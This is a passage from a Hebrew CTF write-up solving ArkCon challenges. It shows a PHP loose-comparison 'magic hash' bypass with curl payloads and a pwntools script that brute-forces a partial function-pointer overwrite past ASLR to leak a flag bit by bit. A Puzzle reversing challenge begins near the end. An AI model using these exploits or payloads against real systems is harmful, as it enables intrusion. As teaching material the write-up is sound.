- שליחה של ערכים שאינם אפסים - לא נראה שניתן להתקדם בדרך זו, כי כדי לגרום ל-$basket לקבל ערך ידוע מראש, נצטרך לדעת מראש את הדגל.

לכן, גם אפשרות זו יורדת מהפרק.

אם כך, נותרנו ללא אפשרויות, או ליתר דיוק, ללא אפשרות ריאלית שתאפשר לנו לעבור השוואה של מחרוזות בהצלחה. למזלנו, שפת PHP מבצעת Implicit Casting כאשר נעשית השוואה באמצעות "!=" או "==" (בניגוד ל-"!==" ול-"===" שמונעות implicit casting) ולכן התקווה היחידה שלנו היא לייצר קלט שיגרום ל-PHP להתייחס אליו בתור משהו מלבד מחרוזת.

שיטה #2 עדיין נראית לא ריאלית בגלל אותן סיבות שפורטו קודם, אך בשיטה #1 כעת יש לנו יכולת לשחק עם הערך:

- אנחנו מתחילים מהערך של $code: 20190429_71070_e7707_1312_3_14159265359
- עלינו להחליף את המקפים התחתונים במשהו (coach)
- אנחנו יכולים לבצע "סיבוב" של המחרוזת (מעין ROL/ROR) באמצעות המשתנה jersey, והתוצאה נשמרת ב-$basket
- ה-md5 של $basket נשמר ב-$ball
- מתבצעת פעולת xor של $ball עם הקלט ball מהמשתמש, ואז מכפלה עם jersey
- על התוצאה מבצעים hash ומשווים ל-$basket

עם המגבלות האלה אין לנו יותר מדי חופש שהרי אנחנו צריכים לייצר ערכים שיעברו implicit cast למשהו. נראה שהדבר הטבעי ביותר הוא לכוון ל-cast למספרים, אך התו e שאותו אנחנו יורשים מ-$code - אות בודדת בסביבה שמורכבת אחרת מספרות - תקוע כמו עצם בגרון. או שלא?

הדוגמא הבאה תמחיש מדוע ה-e הוא בעצם מתנה:

```
root@kali:/media/sf_CTFs/arkcon/Ballin# php -r "var_dump(md5('240610708'));"
string(32) "0e462097431906509019562988736854"
root@kali:/media/sf_CTFs/arkcon/Ballin# php -r "var_dump(md5('QNKCDZO'));"
string(32) "0e830400451993494058024219903391"
root@kali:/media/sf_CTFs/arkcon/Ballin# php -r "var_dump(md5('240610708') == md5('QNKCD
ZO'));"
bool(true)
```

כפי שניתן לראות (ולקרוא על כך עוד פה), מנוע ה-PHP מגיע למסקנה ששתי המחרוזות המאוד שונות לעיל הן זהות, מכיוון שהוא מבצע implicit cast של המחרוזות למספרים בכתיב מדעי, כלומר בתור:

```
0*10^462097431906509019562988736854, 0*10^830400451993494058024219903391
```

ומכיוון ששני הערכים הנ"ל הם למעשה אפס, התנאי מתקיים והם שווים. מכאן הכיוון ברור, ונותר רק למלא את הפרטים. את coach נשלח כ-0 על מנת לייצר רצף של 0e. את jersey נשלח כ-14 על מנת לסובב את ה-0e לראש המחרוזת. המשתנה $basket הופך להיות:

```
0e770701312030141592653592019042907107O
```

לכן $ball, לאחר שמבצעים עליו md5, הוא:

```
b1b54060d3bf1706bbb0dfff994025a8
```

את הערך הזה אנחנו לוקחים, מבצעים xor עם ה-ball שהתקבל כפרמטר, שומרים רק את שמונת התווים האחרונים ומכפילים ב-14. על התוצאה נבצע hash, ומה שיוצא אמור להיות מיוצג כאפס באמצעות כתיב מדעי.

נתחיל לעבוד מהסוף אחורה. נחפש מספר אשר מיוצג כאפס בכתיב מדעי, ואשר הינו תוצאה של hash על מספר שמתחלק ב-14 ללא שארית. מתוך שלושת פונקציות ה-hash שמוצעות לנו, הכי קל לבצע brute force על crc32 - גם בגלל שהחישוב אינו כבד וגם בגלל שהאורך שלו קצר יחסית, ולכן קיים סיכוי גבוה יותר למצוא תוצאה שמתחילה ב-0e וכוללת רק ספרות לאחר מכן.

נבצע זאת באמצעות הקוד הבא:

```php
<?php
for ($i = 0; $i < 1000; ++$i)
{
    $h = hash('crc32', $i * 14);
    if ($h[0] == "0" and $h[1] == "e" and is_numeric(substr($h, 2)))
    {
        echo $i . "\n";
        echo $h . "\n";
        break;
    }
}
?>
```

התוצאה מתקבלת מיד:

```
root@kali:/media/sf_CTFs/arkcon/Ballin# php -f bf.php
593
0e875815
```

כלומר, אנחנו רוצים שהתוצאה של substr(x0r(pack("H*", $_POST['ball']), $ball), -8) תהיה 593, נכפיל ב-14 ונקבל 8302, נבצע hash('crc32', 8302) ונקבל 0e875815 שהוא בעצם 0.

כל שנותר הוא לשלוח ערך מתאים ב-ball, כך שלאחר xor עם b1b54060d3bf1706bbb0dfff994025a8 וקיצוץ לשמונה תווים תחתונים, יהיה שווה ערך ל-593.

נמצא את הערך באמצעות הפקודה הבאה ב-Python:

```
>>> binascii.hexlify("".join([chr(ord(a) ^ ord(b)) for a, b in zip("994025a8", "00000593")])).zfill(32*2)
'00000000000000000000000000000000000000000000000090904000200580b'
```

הסבר: אנו מבצעים xor של שמונת התווים האחרונים של $ball עם הערך הרצוי על מנת לקבל את הערך שיש לשלוח, מקודדים כ-hex על מנת להתאים לפקודת pack("H*", ...) שמצפה לפורמט זה, ומיישרים ל-32 בתים (64 תווים) כדי לקבל מיקום נכון (עבור ביצוע xor עם שמונת התווים האחרונים).

ננסה את הערכים שמצאנו עד עתה:

```
root@kali:/media/sf_CTFs/arkcon/Ballin# curl http://18.185.240.42/ -X POST --data "hara
me=1&key=1&coach=0&jersey=14&ball=00000000000000000000000000000000000000000000000090
4000200580b"
HARAME!
A hint:Y_Te_T3o_3_R4731CI0ASPJDBkRR3!d_H{r39vN5na}4L24!
```

הצלחנו להתקדם אל מעבר ל-exit הבעייתי. כל שנותר כעת הוא לשלוח key כך שהתנאי הבא יתממש ונקבל את הדגל:

```
if ($key == $_POST['key'])
    echo ("You are the GOAT: " . $flag);
```

לשם כך, אפשר להריץ את הקוד מקומית, ולהדפיס את התוצאה של השורה הבאה (כאשר אנו מוודאים כמובן שפונקציית ה-hash היא crc32):

```
$key = hash($algo, $harame);
```

במקרה של הקלט שלנו, התוצאה היא:

```
1ad2e497
```


נשלח ונקבל:

```
root@kali:/media/sf_CTFs/arkcon/Ballin# curl http://18.185.240.42/ -X POST --data "hara
me=1&key=1ad2e497&coach=0&jersey=14&ball=00000000000000000000000000000000000000000000000
00090904000200580b" && echo
HARAME!
A hint:D03HR_!d3_}n4LA4__r33{79_oT3I4SRP1v!BCJYe25TNkaR
You are the GOAT: ArkCon{J0RD4N_I5_TH3_B3ST_PL4Y3R_3v3R!!}
```

הדגל:

```
ArkCon{J0RD4N_I5_TH3_B3ST_PL4Y3R_3v3R!!}
```

אתגר #4: The Game (250 נקודות)



פתרון:

נריץ את התוכנה. התוכנה מציגה שתי אפשרויות. האפשרות הראשונה היא לנחש מהו הדגל:

```
root@kali:/media/sf_CTFs/arkcon/TheGame# ./TheGame
--------------------------------------------------------------------------------

Please enter your nickname:
User1

Welcome User1 in the ArkCon famous Game. Please select an option to continue.

 _____________________________________
|_____________>>> M E N U <<<_____________|
|__ 1 ] G U E S S  T H E  F L A G _____|
|__ 2 ] F E E D B A C K _____________|
|_____________________________________|
Choose an option :
1
You chose option 1
What is your guess ?
12345
Wrong! Try again ;)
```

אפשרות שנייה היא להשאיר פידבק:

```
Choose an option :
2
You chose option 2

 Please write us a little feedback ;) :
Good game, we should do this again some time!
Thanks for your support dear User1
```

פונקציית ה-main של התוכנה נראית כך (ה-decompilation נעשה באמצעות Ghidra):

```
ulong main(void){
  game_context *pgVar1;
  uint uVar2;
  ulong ret;
  char *__filename;
  FILE *__stream;
  char *pFlag;
  size_t file_name_len;
  char *file_name;
  char nickname [64];
  char flag_buffer [34];
  undefined *option_handlers [3];
  uint user_option [2];
  int i;

  p_ctx = (game_context *)malloc(80);
  user_option[0] = 0;
  option_handlers[2] = (undefined *)0x0;
  flag_buffer._0_8_ = 23737701442867022; // NOINPUT
  flag_buffer._8_8_ = 0;
  flag_buffer._16_8_ = 0;
  flag_buffer._24_8_ = 0;
  flag_buffer._32_2_ = 0;
  user_guess = flag_buffer;
  option_handlers[0] = guess_flag;
  option_handlers[1] = feedback;
  puts(
      "------------------------------------------------------------------------"
      );
  print_welcome();
  puts("\nPlease enter your nickname:");
  read_input(stdin,(long)nickname);
  strcpy(p_ctx->nickname,nickname);
  printf("\nWelcome %s in the ArkCon famous Game. Please select an option to
continue.\n\n",nickname
        );
  print_menu();
  puts("Choose an option : ");
  scanf("%d",user_option);
  if ((user_option[0] == 1) || (user_option[0] == 2)) {
    file_name = (char *)3473816116792946010; // ZmxhZy50eHQ= (flag.txt)
    file_name_len = 0;
    __filename = (char *)base_64((long)&file_name,0xc,&file_name_len);
    __filename[file_name_len] = 0;
    __stream = fopen(__filename,"r");
    if (__stream == (FILE *)0x0) {
      perror("Error while opening the file.\n");
                    // WARNING: Subroutine does not return
      exit(-1);
    }
    __filename = (char *)malloc(35);
    i = 0;
```

```
    while (i < 34) {
      fscanf(__stream,"%c",__filename + (long)i);
      i = i + 1;
    }
    __filename[34] = 0;
    fclose(__stream);
    pgVar1 = p_ctx;
    pFlag = (char *)malloc(35);
    pgVar1->flag = pFlag;
    strcpy(p_ctx->flag,__filename);
    printf("You chose option %d\n",(ulong)user_option[0]);
    uVar2 = (*(code *)option_handlers[(long)(int)(user_option[0] - 1)])();
    ret = (ulong)uVar2;
  }
  else {
    puts("Bad input, please enter a valid option number");
    ret = 0xffffffff;
  }
  return ret;
}
```

בנוסף, לפונקציית read_input ישנה חשיבות מסוימת:

```
void read_input(FILE *file,long p_out_buf) {
  int iVar1;
  ulong count;
  ulong i;

  i = 0;
  count = 0;
  while ((iVar1 = fgetc(file), iVar1 != -1 && (iVar1 != '\n'))) {
    *(undefined *)(i + p_out_buf) = (char)iVar1;
    count = count + 1;
    i = i + 1;
    if (150 < count) {
      return;
    }
  }
  if (99 < i) {
    return;
  }
  *(undefined *)(i + p_out_buf) = 0;
  return;
}
```

נעבור על הפעולות העיקריות ש-main עושה:

ראשית, היא מקצה context של 80 בתים על ה-heap, מהטיפוס:

```
struct game_context {
    char * flag;
    char * thank_you;
    char * feedback;
    char nickname[56];
};
```

לאחר מכן, היא:

- מאתחלת על המחסנית מערך של שני מצביעים לפונקציות.
- קוראת כינוי מהמשתמש (פונקציית read_input קוראת עד 150 תווים או עד '\n' לתוך ה-buffer שנשלח אליה, באמצעות fgetc()) אל תוך משתנה על המחסנית.
- מעתיקה את הכינוי אל תוך המשתנה על ה-heap.

- קוראת את הדגל מקובץ ושומרת את התוכן על ה-heap. גודל הדגל עד 34 תווים.
- מקצה עוד משתנה על ה-heap עבור הדגל, ומעתיקה אותו שוב למשתנה זה.
- קוראת לאחד המצביעים מהמערך שאותחל בתחילת התוכנית לפי בחירת המשתמש.

פונקציית guess_flag, אם נתעלם מכמה "רעשי רקע", נראית בגדול כך:

```
// ... Custom logic to encode user input ...

int status = 0;
status += check_char_0();
status += check_char_1();
// ...
status += check_char_32();
if (status == 0) {
   puts("Flag found ! Congrats!");
   return 0;
} else {
   puts("Wrong! Try again ;)");
   return 0x194;
}
```

כאשר התוכן של פונקציות check_char_n() נראה לדוגמא כך:

```
ulong check_char_1(void) {
  return (ulong)(*(char *)(user_guess + 1) != p_ctx->flag[1]);
}
```

אל הלוגיקה בראש הפונקציה שמיועדת לקידוד הקלט של המשתמש נגיע בהמשך.

לפונקציית feedback לא נתייחס, על אף שהיו בה מספר חולשות, שכן לא השתמשנו בחולשות אלו בפתרון.

אם כך, מה אפשר לעשות עם הנתונים שבידינו? הדבר הראשון שאפשר לעשות הוא להדליף את הכתובת של המצביעים על המחסנית, על ידי שליחת כינוי באורך 112 תווים. זאת, מכיוון שזהו ההפרש בין nickname ל-option_handlers:

```
undefined *[3]     Stack[-0x58]   option_handlers
undefined1         Stack[-0x66]:1 local_66
char[34]           Stack[-0x88]   flag_buffer
char[64]           Stack[-0xc8]   nickname
```

שימו לב שפונקציית read_input לא תסיים את המחרוזת שהיא קוראת עם '\0' במידה והקלט ארוך יותר מ-99 תווים.

במקרה כזה, ההדפסה של הכינוי תמשיך עד שהיא תפגוש '\0' אחר, אחרי הדלפת המצביע הראשון. ברגע שהדלפנו את המצביע, אנחנו יכולים להשוות את הערך שלו לכתובת של הפונקציה ב-disassembly, וברגע שההפרש ידוע לנו, אנחנו יכולים להשתמש בו כדי לעקוף את ה-ASLR.

הבעיה היא, שאחרי שהדלפנו את הכתובת, לא מצאנו דרך אחרת להשתמש בהדלפה, כלומר לדרוס מצביע אחר שיאפשר לנו להשתמש במידע שהדלפנו.

לכן, עברנו לדבר הבא שמתאפשר לנו לעשות - לדרוס את המצביע מראש, בלי להדליף כלום. אולם, ישנה בעיה עם הגישה הזאת, וכדי להבין אותה נאמר מספר מילים על ASLR.

ASLR (ראשי התיבות של Address space layout randomization) היא שיטה שנועדה להקשות על מתקפות של דריסת כתובות (למשל, buffer overflow שידרוס את ה-program counter) על ידי הכנסה של אקראיות לכתובות השונות. אולם, הכתובות אינן אקראיות לחלוטין גם לאחר הפעלת השיטה הזו - הן עדיין שומרות על 12 הביטים התחתונים שנקבעו בזמן הבנייה. הסיבה לכך היא מנגנון ה-paging, והעובדה שקובץ ההרצה עדיין צריך להיות מיושר ל-page, שהוא (לרוב) 4K. כלומר, ה-offset בתוך ה-page צריך להישמר למרות הכל, ולשם ייצוג offset ב-page של 4K, יש צורך ב-12 ביטים.

למה זה בעייתי עבור מתקפה? כי 12 ביטים הם בייט וחצי, ואי אפשר לדרוס בייט וחצי - דריסה היא בבתים שלמים. כלומר, אנחנו יודעים עם איזה ערך צריך לדרוס את 12 הביטים התחתונים על מנת להגיע לפונקציה שנרצה לקפוץ אליה, אבל בדרך אנחנו נאלצים לדרוס את 4 הביטים שאחר כך. לפעמים (אחת לשש-עשרה פעמים, מכיוון שמדובר ב-4 ביטים) הניחוש שלנו ישתלב עם הבחירה של המערכת, ונצליח לקפוץ אל היעד המבוקש. אבל - רוב הזמן, פשוט נקפוץ למקום אחר ממה שהתכוונו אליו. ובמילים אחרות - כדי לקפוץ למקום מסוים, בממוצע נצטרך לנסות 16 פעמים.

לאיפה נרצה לקפוץ באמצעות הדריסה שלנו?

- אנחנו יודעים מתיאור האתגר שהדגל מורכב אך ורק מאותיות קטנות, ספרות וסימנים מיוחדים.
- עבור כל אות בדגל, יש לנו פונקציה נפרדת שבודקת אם הניחוש שלנו מתאים לערך הנכון, ומחזירה זאת כערך החזרה.
- ערך ההחזרה של הפונקציה שאנחנו דורסים משמש כערך ההחזרה של התוכנית כולה.
- הגישה לתוכנה המרוחקת היא באמצעות ssh, ולכן ישנו שיקוף של ערך ההחזרה של התוכנה בערך ההחזרה שמגיע מ-ssh.


```
        printf("You chose option %d\n",(ulong)user_option[0]);
        uVar2 = (*(code *)option)handlers[(long)(int)(user_option[0] - 1)])();
        ret = (ulong)uVar2;
    }
    else {
        puts("Bad input, please enter a valid option number");
        ret = 0xffffffff;
    }
    return ret;
}
```

לכן, אנחנו יכולים לנחש ערך של תו במיקום מסוים, ולדרוס את המצביע שבשליטתנו עם הכתובת של הפונקציה שבודקת את המיקום הזה. אם ערך ההחזרה של התוכנה יהיה 0 - סימן שהתווים שווים. אם הוא יהיה 1 - סימן שהם שונים. ואם התוכנה תתרסק או תחזיר ערך אחר, סימן שצריך לנסות שוב (בגלל ה-ASLR).

גישה כזאת לוקחת זמן, אבל בסופו של דבר אפשר להוציא איתה את הדגל במלואו. מבחינת זמן ריצה, סדר הגודל הוא 16*68 עבור כל אות (במקרה הגרוע), ולכן עדיין מדובר בזמן ריצה סביר.

כעת נחזור אל תחילת הפונקציה guess_flag, אל הלוגיקה שדילגנו עליה קודם. בתחילת הפונקציה הקלט של המשתמש מקודד לפי האלגוריתם הבא:

- תחילה, מחושב אורך הקלט של המשתמש
- לאחר מכן, מאותחל מערך כאורך הקלט של המשתמש, עם התוכן החוזר MAGIC. לדוגמא: במידה והמשתמש הכניס 7 תווים, המערך יאותחל ל-MAGICMA.
- כעת, עוברים על הקלט של המשתמש בלולאה:
  - אם התו הנוכחי אינו אות גדולה או אות קטנה, הוא נשאר כפי שהוא
  - אחרת, הוא מקודד לפי הלוגיקה הבאה (נביא את הקטע שאחראי על קידוד אות קטנה, קיימת מקבילה לקידוד אות גדולה):



אם נתעלם מהלוגיקה לקידוד אות גדולה שאינה רלוונטית לפתרון לפי תיאור התרגיל, נקבל את הקוד הבא בפייתון לקידוד הקלט:

```
def magic(i):
    magic_str = "MAGIC"
    res = magic_str[i % len(magic_str)].lower()
    return res

def encode(s):
    r = ""
    for i, c in enumerate(s):
        if c in string.lowercase:
            r += chr( ((ord(c) - ord('a') + ord(magic(i).lower()) - ord('a')) %
26) + ord('a') )
        else:
            r += c

    return r
```

עבור כל תו שנוציא מהשרת, נצטרך להפעיל לוגיקה הפוכה על מנת לקבל את התו האמיתי של הדגל.

הקוד ששימש לחשיפת הדגל:

```
MATCH = 0
NO_MATCH = 1
SKIP = 2
ALARM = -14

UNKNOWN = 0
SKIPPED = 0xff

FLAG_LEN = 32

ALPHABET = 'e3t7a@4o0i1!_ns5$hrdlcumwfg6ypbvkjxqz289"#%&\'()*+,-
./:;<=>?[\\]^`{|}~'
assert(set(ALPHABET) == set(string.lowercase + string.digits +
string.punctuation))

if args.REMOTE:
    DB_FILE = "flag_remote.db"
else:
    DB_FILE = "flag_local.db"

func_list = [
    0x00101994,     # 0 (0x0)
    0x001019ea,     # 1 (0x1)
    0x00101a41,     # 2 (0x2)
    0x00101a98,     # 3 (0x3)
    0x00101aef,     # 4 (0x4)
    0x00101b46,     # 5 (0x5)
    0x00101b9d,     # 6 (0x6)
    0x00101bf4,     # 7 (0x7)
    0x00101c4b,     # 8 (0x8)
    0x00101ca2,     # 9 (0x9)
    0x00101cf9,     # 10 (0xa)
    0x00101d50,     # 11 (0xb)
    0x00101da7,     # 12 (0xc)
    0x00101dfe,     # 13 (0xd)
    0x00101e55,     # 14 (0xe)
    0x00101eac,     # 15 (0xf)
    0x001024be,     # 16 (0x10)
    0x00101f5e,     # 17 (0x11)
    0x00101fb5,     # 18 (0x12)
    0x0010200c,     # 19 (0x13)
    0x00102063,     # 20 (0x14)
    0x001020ba,     # 21 (0x15)
    0x0010253e,     # 22 (0x16)
    0x00102158,     # 23 (0x17)
    0x001021af,     # 24 (0x18)
    0x00102206,     # 25 (0x19)
    0x0010225d,     # 26 (0x1a)
    0x001022b4,     # 27 (0x1b)
    0x0010230b,     # 28 (0x1c)
    0x00102362,     # 29 (0x1d)
    0x001023b9,     # 30 (0x1e)
    0x00102410,     # 31 (0x1f)
    0x00102467,     # 32 (0x20)
]

def get_return_code(target_addr, flag_guess):
    try:
        with context.local(log_level='ERROR'):
            io = start(alarm = 30)
            payload = 'A'*63 + '\x00' + flag_guess  + '\x00' + '\x00' * 15
```

```
            assert(len(payload) == len('A'*63 + '\x00' + 'NOINPUT'  + '\x00' +
'\x00' * 40))
            payload += pack((target_addr & 0xFFFF), "all")

            io.sendlineafter("Please enter your nickname:", payload)
            io.sendlineafter("Choose an option :", "1")

            ret = io.poll(block=True)
            io.close()
            return ret
    except EOFError as e:
        print ("EOFError received")
        print e
        return None

def progress(i):
    p = ["|", "/", "-", "\\"]
    sys.stdout.write("\b" + p[i % len(p)])

def load_flag():
    try:
        flag = pickle.load( open( DB_FILE, "rb" ) )
    except:
        flag = [UNKNOWN] * FLAG_LEN
    return flag

def save_flag(flag):
    pickle.dump( flag, open( DB_FILE, "wb" ) )

def print_flag(flag):
    print flag

def is_unknown(x):
    return type(x) == int and x != SKIPPED

def is_skipped(x):
    return x == SKIPPED

flag = load_flag()

print_flag(flag)

for i in range(0, len(flag)):
    if is_skipped(flag[i]):
        print "#{} is skipped".format(i)
        continue
    elif not is_unknown(flag[i]):
        print "#{} is {}".format(i, flag[i])
        continue

    sys.stdout.write("#{}:  ".format(i))
    addr = func_list[i] & 0xFFF
    addr += 0x2000
    for j, c in enumerate(ALPHABET):
        sys.stdout.write("\b{}  ".format(c))
        ret = None
        counter = 0
        alarms = 0
        skip = False
        while ret not in [MATCH, NO_MATCH]:
            progress(counter)
            guess = ["\x00"] * 32
            guess[i] = c

            ret = get_return_code(addr, "".join(guess))
            if ret == ALARM:
```

```
                alarms += 1
            counter += 1
            if counter > 100:
                skip = True
                break
            if alarms > 4:
                addr += 0x1000
        if ret == MATCH:
            sys.stdout.write("\b")
            flag[i] = c
            save_flag(flag)
            break
        elif skip:
            print "\b [Skipping {}]".format(i)
            flag[i] = SKIPPED
            save_flag(flag)
            break
    else:
        print "#{} not found!".format(i)
        flag[i] = SKIPPED
        break
    print "\n"
    print_flag(flag)

def magic(i):
    magic_str = "MAGIC"
    res = magic_str[i % len(magic_str)]
    return res

def decode(s):
    r = ""
    for i, c in enumerate(s):
        if c in string.lowercase:
            r += chr(((ord(c) - ord(magic(i).lower()) ) % 26) + ord('a'))
        else:
            r += c
    return r

flag_str = "".join(flag)
print "\nCurrent output:"
print flag_str

print "\nDecoded flag:"
print decode(flag_str)
```

מספר הערות בנוגע לקוד:

- מכיוון שתהליך הדלפת הדגל היה ארוך מאוד, שמרנו את ההתקדמות שלנו באמצעות pickle ושחזרנו אותה מחדש עם כל הרצה נוספת של הסקריפט.
- הדלפת הדגל הצריכה מעבר על כל התווים החוקיים עד לקבלת ערך החזרה מתאים. על מנת לצמצם את הזמן עד להגעה לאות המתאימה, סידרנו את האותיות לפי תדירות, כאשר סימנים שמוחלפים לעיתים קרובות עם אותיות (למשל - @ במקום a, או 3 במקום e) הוצבו בסמוך זה לזה.
- מכיוון שהדריסה שלנו עוברת מעל flag_buffer שמשמש לשמירת הניחוש של המשתמש, יכולנו להציב את הניחוש שלנו מראש ב-buffer המתאים ללא צורך לקרוא ל-guess_flag.
- לעיתים הניסיון היה נתקע - התגברנו על כך על ידי שליחת SIGALARM לאחר שלושים שניות.

- השמטנו חלק מהקוד מפאת אורכו. החלק שהושמט כולל:
  - תיקון למחלקת ELF של pwntools על מנת לאפשר עבודה עם הספרייה לצורך כתיבת הסקריפט (המחלקה לא ידעה להתמודד עם קבצי הרצה שנעשה להם link עם musl)
  - תבנית ה-exploit הסטנדרטית של pwntools, שמייצרת מספר פונקציות עזר לצורך תקשורת עם תהליכים מקומיים ומרוחקים (ניתן לייצר תבנית זו על ידי הרצת הפקודה pwn template)

דוגמא לקטע מריצת הסקריפט (הריצה עצמה הצריכה מספר ניסיונות לקבלת הדגל):

```
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
#0: e 3 t

['t', 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
#1: e 3

['t', '3', 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
#2: e 3 t 7 a @

['t', '3', '@', 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
#3: e 3 t 7 a @ 4 o 0 i 1 ! _ n s 5 $ h r d l c u m w f g 6 y p b v k j x q z

['t', '3', '@', 'z', 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
#4: e 3 t 7 a @ 4 o 0 i 1 ! _ n s 5 $ h r d l c u m w f
```


הפלט מהשרת:

```
t3@zf_u_t!w3_0x3rcz171t_r01t73d5
```

הדגל:

```
ArkCon{h3@rd_u_l!k3_0v3rwr171n_p01n73r5}
```

אתגר #5: Puzzle (250 נקודות)




פתרון:

בהרצה הראשונה של התרגיל אנחנו רואים את הפלט הבא:


```
C:\Users\VM\Downloads>Puzzle.exe 123456789012
Try again...
```

מצוין, זה אומר שיש לנו מחרוזת לחפש, נחפש ב-IDA:




נוכל לראות שהפלט תלוי בערך שהפונקציה sub_1B1000 תחזיר. אם הפונקציה תחזיר 0 - מצאנו את הדגל.


נוכל גם להבחין שהפונקציה sub_1B17B0 בונה מערך של DWORD-ים מהקלט שהכנסנו: כל תו בין 1-9, A, B ו-C מקבלים את הערך ההקסדצימלי שלו בהתאמה, וכל תו אחר מכניס 0 למערך. לדוגמא, עבור הספרה אחת: אם התו הוא '1':




האוגר eax מקבל את הערך 1:



